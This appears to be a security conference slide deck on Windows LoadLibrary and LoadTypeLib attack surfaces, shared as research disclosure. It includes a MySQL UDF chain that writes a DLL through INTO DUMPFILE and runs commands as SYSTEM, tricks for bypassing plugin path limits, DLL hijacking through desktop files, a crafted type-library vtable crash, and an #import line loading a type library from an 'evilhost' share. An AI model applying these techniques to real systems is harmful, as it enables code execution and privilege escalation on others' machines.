Sexrets of LoadLibrary

Yang Yu
@tombkeeper

Who am I?

Head of Tencent's Xuanwu Lab


Focus on:

- Security research
- Electronics and wireless
- Many other geek things
- Telling jokes

About Module Loading

Module loading plays an essential and important role in Windows operating system, also in other systems

In many cases, we strictly control the process creation, but has looser control on the module loading, although they both have the ability of code execution



EXE

DLL

If process creation is like a solider, module loading is more like an assassin, as dangerous, but less noticeable

Bypassing MySQL UDF Path Restriction

MySQL supports:

INTO DUMPFILE command
User-defined function (UDF)

```
mysql> select unhex('4d5a90...') into dumpfile 'C:\\MySQL\\winudf.dll';
Query OK, 1 row affected (0.04 sec)

mysql> create function exec returns string soname "winudf.dll";
Query OK, 0 rows affected (0.14 sec)

mysql> select exec('whoami');
+---------------------+
| exec('whoami')      |
+---------------------+
| nt authority\system |
+---------------------+
1 row in set (0.04 sec)
```

In MySQL version above 5.1, UDF creation path is limited to the directory specified in the environment variable %plugin_dir%

```
mysql> select @@plugin_dir;
+----------------------+
| @@plugin_dir         |
+----------------------+
| C:\MySQL\lib/plugin |
+----------------------+
1 row in set (0.00 sec)
```

But from version 5.1.30 to 5.1.37, this directory does not actually exist, and some hardworking administrator may delete this directory for security reasons

For NTFS, when you create a file if “$INDEX_ALLOCATION” is appended to the filename, a directory will be created instead.

```
C:\>dir /w "C:\MySQL\lib\plugin"
The system cannot find the file specified.

mysql> select 'x' into dumpfile 'C:\\MySQL\\lib::$INDEX_ALLOCATION';
ERROR 3 (HY000): Error writing file 'C:\MySQL\lib::$INDEX_ALLOCATION'
(Errcode: 22)
mysql> select 'x' into dumpfile 'C:\\MySQL\\lib\\plugin::$INDEX_ALLOCATION';
ERROR 3 (HY000): Error writing file 'C:\MySQL\lib\plugin::$INDEX_ALLOCATION'
(Errcode: 22)

C:\>dir /w C:\MySQL\lib\plugin
 Volume in drive C is Windows
 Volume Serial Number is 4CFA-24AB

Directory of C:\MySQL\lib\plugin

[.]  [..]
               0 File(s)              0 bytes
               2 Dir(s)  76,415,311,872 bytes free
```

Even if MySQL is installed on a non-NTFS partition, we still have some way to bypass the UDF path restriction

Suppose the installation directory is “C:\MySQL”, and %plugin_dir% point to a non-existent directory at:
C:\MySQL\lib\plugin

We could create a UDF DLL called “lib”, which is:
C:\MySQL\lib

Then we use “..” as file name to create a UDF:
mysql> create function exec returns string soname '..';

“..” will be appended to the end of the %plugin_dir%:
C:\MySQL\lib\plugin\..

After going through the preprocessing function in the MySQL, the final path passed into the LoadLibraryEx() API points to the file we have just created:
C:\MySQL\lib

Insecure Library Loading

In 2010, someone discovered that when you double click on a file to open it, the target application may also try load some modules in that file's containing directory

This kind of vulnerability is so simple, no format crafting required, no DEP or ASLR involved, only one DLL is needed

This made many people trying to find similar flaws, and they found many

At least 29 Microsoft security bulletins related to Insecure Library Loading:

MS10-087 MS10-093 MS10-094 MS10-095
MS10-096 MS10-097 MS11-001 MS11-003
MS11-015 MS11-016 MS11-017 MS11-023
MS11-025 MS11-055 MS11-059 MS11-071
MS11-073 MS11-075 MS11-076 MS11-085
MS11-094 MS11-099 MS12-012 MS12-014
MS12-022 MS12-039 MS12-046 MS12-074
MS14-023

http://support.microsoft.com/kb/2269637

Even more in CVE:

Actually Insecure Library Loading has been a know issue for 10+ years and just resurfaced in 2010

W32.Nimda

- Released date: September 18, 2001
- Methods of Spreading
  - Exploitation of IIS vulnerabilities
  - Exploitation of IE vulnerabilities
  - Back doors left behind by the “Code Red II”
  - DLL hijacking: “riched20.dll”
  - File Infection

“Nothing” Can Be Loaded

The LoadLibrary function has two wired features:

1. If the file name with the extension part missing, it will append “.DLL” as extension
2. It does not reject empty name

LoadLibarary(“”)

LoadLibarary(“.dll”)

CVE-2014-1756 (MS14-023)

Not a big threat:

- Only affect simplified Chinese version Microsoft Office
- Only affect a handful of people who didn’t install the default IME

Try to get the path of MS Pinyin IME module from registry :

```
sub_100191C8:
…
.text:100191FC    xor     edi, edi
…
.text:1001921F    push    [ebp+PtNumOfCharConverted] ; hKey
.text:10019222    call    ds:RegQueryValueExA
.text:10019228    cmp     eax, edi
.text:1001922A    jz      short loc_1001922E
.text:1001922C    mov     edi, eax
.text:1001922E
.text:1001922E loc_1001922E:
.text:1001922E    push    [ebp+PtNumOfCharConverted] ; hKey
.text:10019231    call    ds:RegCloseKey
.text:10019237    mov     eax, edi
.text:10019239
.text:10019239 loc_10019239:
.text:10019239    pop     edi
.text:1001923A    pop     esi
.text:1001923B    leave
.text:1001923C    retn    0Ch
```

If the IME was not installed, “nothing” will be loaded:

```
.text:1001923F    push    ebp
.text:10019240    mov     ebp, esp
.text:10019242    push    ecx
.text:10019243    push    esi
.text:10019244    push    edi
.text:10019245    push    104h            ; int
.text:1001924A    mov     esi, offset LibFileName
.text:1001924F    push    esi             ; lpData
.text:10019250    push    [ebp+PtNumOfCharConverted]
.text:10019253    mov     LibFileName, 0
.text:1001925A    call    sub_100191C8
.text:1001925F    mov     edi, [ebp+arg_C]
.text:10019262    test    edi, edi
.text:10019264    jz      short loc_10019269
.text:10019266    and     dword ptr [edi], 0
.text:10019269
.text:10019269 loc_10019269:
.text:10019269    push    esi             ; ← no check
.text:1001926A    call    ds:LoadLibraryA
```

Dangerous Desktop


LoadLibrary searches directories in the following order:

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.

Generally, the current directory is the opened file's containing directory.

If LoadLibrary does not find a real copy of the DLL in the first 4 directories, it may load a fake one in current directory.

IE always used the desktop as the current directory to prevent Insecure Library Loading:



But, if you download/copy/extract some special files on your desktop…

IE11 running on Windows 7:

- api-ms-win-core-winrt-string-l1-1-0.dll
- api-ms-win-core-winrt-l1-1-0.dll
- atlthunk.dll


IE11 running on Windows 10 TP 9926:

- phoneinfo.dll

IE9 running on Windows 7:

- iextag.tlb

This issue was designed to be so. Microsoft didn't classified it as a security vulnerability.


Recycle Bin
http://cn.bing.com/
Bing
VIDEOS
KNOWS
NEWS
MAPS
DICT
MORE
OFFICE ONLINE
OUTLOOK
cmd
cmd
Microsoft Windows [Version 10.0.9926]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\WinDBG\x86>copy C:\Windows\SysWOW64\shell32.dll %HOMEPATH%\Desktop\phoneinfo.dll
1 file(s) copied.
C:\WinDBG\x86>start http://bing.com
C:\WinDBG\x86>tlist -m phoneinfo.dll
C:\Users\User01\Desktop\phoneinfo.dll - 3036 iexplore.exe
C:\WinDBG\x86>_
cmd
phoneinfo.dll
Windows 10 Pro Technical Preview
Evaluation copy. Build 9926
Search the web and Windows
Bing ...
cmd
8:25 PM
3/15/2015

LoadLibrary's Cousin

LoadTypeLib()

- LoadTypeLib() loads Type Library(TLB)
- TLB is a Microsoft private format
- LoadTypeLib assumes all TLB is generated by Microsoft toolchain like MkTypLib.exe or MIDL.exe
- Some part of TLB data structure is designated to store virtual table pointers

If we modify the virtual table pointers in TLB:

```
GUID: 00000078 ==> {22222222-2222-2222-2222-222222222222}
Type Flags: 000011D0 = Dispatchable, Oleautomation,
Nonextensible, Dual, Hidden
Name: 00000014 ==> "TLBTest_"
Version: 00000000
Doc String: 00000010 ==> "struct TLBTestVtbl"
HelpStringContext: 00000000
HelpContext:  00000000
Custom data offset:  FFFFFFFF
Implemented interfaces: 0001 == 1
Virtual table size:  001C
Unknown 03:    00000004
DataType1: 00000001
DataType2: 00070002
Reserved 7: 14141414    ; should be NULL
Reserved 8: FFFFFFFF
Records offset: 000005F8
```

TheirCorp's "The Unofficial TypeLib Data Format Specification"

```
eax=14141418 ebx=00000000 ecx=14141414 edx=0018f304 esi=752126c8 edi=00598518
eip=75212748 esp=0018f29c ebp=0018f60c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
OLEAUT32!RegisterTypeLib_Impl+0x5d6:
75212748 ff510c          call    dword ptr [ecx+0Ch] ds:002b:14141420=7524c454
0:000> u 7524c454
7524c454 94              xchg    eax,esp
7524c455 c3              ret
```

This issue was reported to Microsoft back in 2008, and was not classified as a security vulnerability, so was disclosed in 2009.

For most people that do not interact with TLB files in daily work, this may not be a serious security risk. But Windows programmers, especially Windows hackers, are at risk of being attacked.

Microsoft Visual Studio C++ Compiler

OLEView and many other COM tools


Com Plugin of IDA Pro


FileInfo plugin of Total Commander(“F3”)

Add the following line in a C++ file:

#import “\\evilhost\I_really_harmless.tlb”

So that any version of Visual Studio, even just the command line toolchain cl.exe, will call LoadTypeLib() to parse that TLB.


Administrator^ - Total Commander 8.51a - NOT REGISTERED
Files Mark Commands Net Show Configuration Start Help
c [system] 154,730,956 k of 209,612,796 k fre
c:\tmp*.*
Name Ext Size Date Attr
[..] <DIR> 2015/03/16 12:48----
TLBTest.vtable tlb 1,528 2008/04/22 15:25-a--
TLBTest.write tlb 38,812 2008/05/23 09:37-a--
error
Crash in plugin fileinfo.wlx:ListLoad:
Access violation at address 763C006A. Read of address DDCCBBC6
确定
取消
0 k / 39 k in 0 / 2 file(s)
c:\tmp>
F3 View
F4 Edit
F5 Copy
F6 Move
F7 NewFolder
F8 Delete
Alt+F4 Exit


Administrator^ - Total Commander 8.51a - NOT REGISTERED
Files Mark Commands Net Show Configuration Start Help
c [system] 154,730,860 k of 209,612,796 k fre
c:\tmp*.*
Name Ext Size Date Attr
[..] <DIR> 2015/03/16 12:48—
TLBTest.vtable tlb 1,528 2008/04/22 15:25-a–
TLBTest.write tlb 38,812 2008/05/23 09:37-a–
error
Crash in plugin fileinfo.wlx:ListLoad:
Access violation at address 7507AB2D. Write of
address 04049000
確定
取消
0 k / 39 k in 0 / 2 file(s)
c:\tmp>
F3 View
F4 Edit
F5 Copy
F6 Move
F7 NewFolder
F8 Delete
Alt+F4 Exit

For ordinary users, the greatest danger may come from IE 9:

```
MSHTML!CHomePage::GetTypeInfo
.text:63C8A1D7              mov     edi, edi
.text:63C8A1D9              push    ebp
.text:63C8A1DA              mov     ebp, esp
…
.text:63C8A1F1              push    esi
.text:63C8A1F2              mov     esi, [ebp+arg_0]
.text:63C8A1F5              mov     [ebp+var_4], edi
.text:63C8A1F8              cmp     [esi+0Ch], edi
.text:63C8A1FB              jnz     loc_63C8A2FE
.text:63C8A201              lea     eax, [ebp+pptlib]
.text:63C8A204              push    eax             ; pptlib
.text:63C8A205              push    2               ; regkind
.text:63C8A207              push    offset szFile   ; "iextag.tlb"
.text:63C8A20C              mov     [ebp+pptlib], edi
.text:63C8A20F              call    __imp__LoadTypeLibEx@12
```

Know your enemy, surpass your enemy

“While you do not know life, how can you know about death ?”

“未知生，焉知死？”

Confucius

While you do not know attack, how can you know about defense ?

未知攻，焉知防？

Agent Smith

Thank You